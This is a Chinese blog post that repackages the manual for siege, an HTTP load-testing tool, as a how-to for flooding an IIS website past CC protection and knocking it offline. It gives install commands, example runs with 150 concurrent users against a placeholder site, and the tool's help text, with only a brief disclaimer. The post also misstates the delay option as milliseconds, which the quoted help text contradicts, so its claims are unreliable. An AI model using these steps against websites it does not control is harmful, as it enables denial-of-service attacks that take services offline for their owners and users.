如何利用linux服务器使用siege程序花3秒穿CC防御攻击IIS让网站瘫痪
Posted by he; tagged with none
原文出处:http://www.joedog.org/siege-manual/#a08
原文比较卡,难打开,就搬动过来吧。
源码下载页面:http://www.joedog.org/pub/siege/
siege-3.0.6.tar.gz.rar (更名为siege-3.0.6.tar.gz)
centos一键安装最新版:
wget http://download.joedog.org/siege/siege-latest.tar.gz
tar xzf siege-latest.tar.gz
cd siege-*
./configure
make
make install
简单实用说明:
siege http://www.xxx.com/ -c150 -d1
-c150是同时150个并发数量,-d1是间隔1毫秒
停止请运行ctrl+c即可,就是win下的复制组合键
效果图:

注:程序主要用于PHP开发者进行攻防测试,请勿用于非法用途。
可以添加一个123.url文本文件,里面存储URL,每行都是一个url,它会从里面随机访问的。
siege -f 123.url -c150 -d1
SIEGE 3.0.6
Usage: siege [options]
       siege [options] URL
       siege -g URL
Options:
  -V, --version             VERSION, prints the version number.
  -h, --help                HELP, prints this section.
  -C, --config              CONFIGURATION, show the current config.
  -v, --verbose             VERBOSE, prints notification to screen.
  -q, --quiet               QUIET turns verbose off and suppresses output.
  -g, --get                 GET, pull down HTTP headers and display the
                            transaction. Great for application debugging.
  -c, --concurrent=NUM      CONCURRENT users, default is 10
  -i, --internet            INTERNET user simulation, hits URLs randomly.
  -b, --benchmark           BENCHMARK: no delays between requests.
  -t, --time=NUMm           TIMED testing where "m" is modifier S, M, or H
                            ex: --time=1H, one hour test.
  -r, --reps=NUM            REPS, number of times to run the test.
  -f, --file=FILE           FILE, select a specific URLS FILE.
  -R, --rc=FILE             RC, specify an siegerc file
  -l, --log[=FILE]          LOG to FILE. If FILE is not specified, the
                            default is used: PREFIX/var/siege.log
  -m, --mark="text"         MARK, mark the log file with a string.
  -d, --delay=NUM           Time DELAY, random delay before each requst
                            between 1 and NUM. (NOT COUNTED IN STATS)
  -H, --header="text"       Add a header to request (can be many)
  -A, --user-agent="text"   Sets User-Agent in request
  -T, --content-type="text" Sets Content-Type in request

Copyright (C) 2014 by Jeffrey Fulmer, et al.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS
FOR A PARTICULAR PURPOSE.